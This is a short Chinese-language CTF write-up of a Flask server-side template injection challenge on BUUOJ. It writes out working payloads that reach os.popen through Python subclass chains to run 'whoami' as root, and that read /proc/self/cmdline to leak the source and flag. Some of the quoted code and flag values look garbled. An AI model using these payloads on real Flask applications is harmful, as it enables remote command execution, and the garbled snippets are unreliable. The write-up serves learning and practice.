

[第三章 web进阶]SSTI


adworld还是崩的，继续拿buuoj的ssti练手吧




起手一看到password is wrong, 那就看有没有文件包含呗



那就构造ssti: password={{config}}



经典问题，先看看有没有过滤，这啥也没过滤，有点低级了



用昨天函数看哪个是os

```
<class 'posix.ScandirIterator'> 100
<class 'posix.DirEntry'> 101
<class 'os._wrap_close'> 128
<class 'tempfile._TemporaryFileCloser'> 209
<class 'werkzeug.wsgi.ClosingIterator'> 370
PS W:\how_to_hack\ctf\web>
```

127是，构造出

```
password={%27%27.__class__.__base__.__subclasses__()  
[127].__init__.__globals__.popen("whoami").read()}}
```

看到root权限，枚举出文件进入得到flag

password is wrong: from flask import Flask from flask import render_template from flask import request from flask import render_template_string app = Flask(__name__) @FLAG: n1book(eddb846942a1a82) @app.route('/') def index(): password = request.args.get('password') or '' template = '<p>password is wrong: {password}</p>' if password: return render_template_string(template) if __name__ == '__main__': app.run(debug=False, host='0.0.0.0', port=8000)

或者是看到91的get_data函数，抓当前进程：

The browser's address bar shows the following URL:
`99e12c5c-e32d-471a-9764-89544b997e17.node5.buuoj.cn:81/?password={{{%27%27__class__.__base__.__subclasses__[0]([91].get_data(0,%20*/proc/self/cmdline*)}}}`

一抓就出来了

password is wrong: b'from flask import Flask\nfrom flask import render_template\nfrom flask import request\nfrom flask import render_template_string\n\napp = Flask(__name__)\n\nFLAG: n1book{eddb84d69a421a82}\n\n@app.route(\'/\')\ndef index():\n password = request.args.get(\'password\') or \'\'\n template = \'\\'\n <p>\n \'\'\'(password)\n \n return render_template_string(template)\n\nif __name__ == \'__main__\':\n app.run(debug=False, host=\'0.0.0.0\', port=8000)\n'

很easy的一题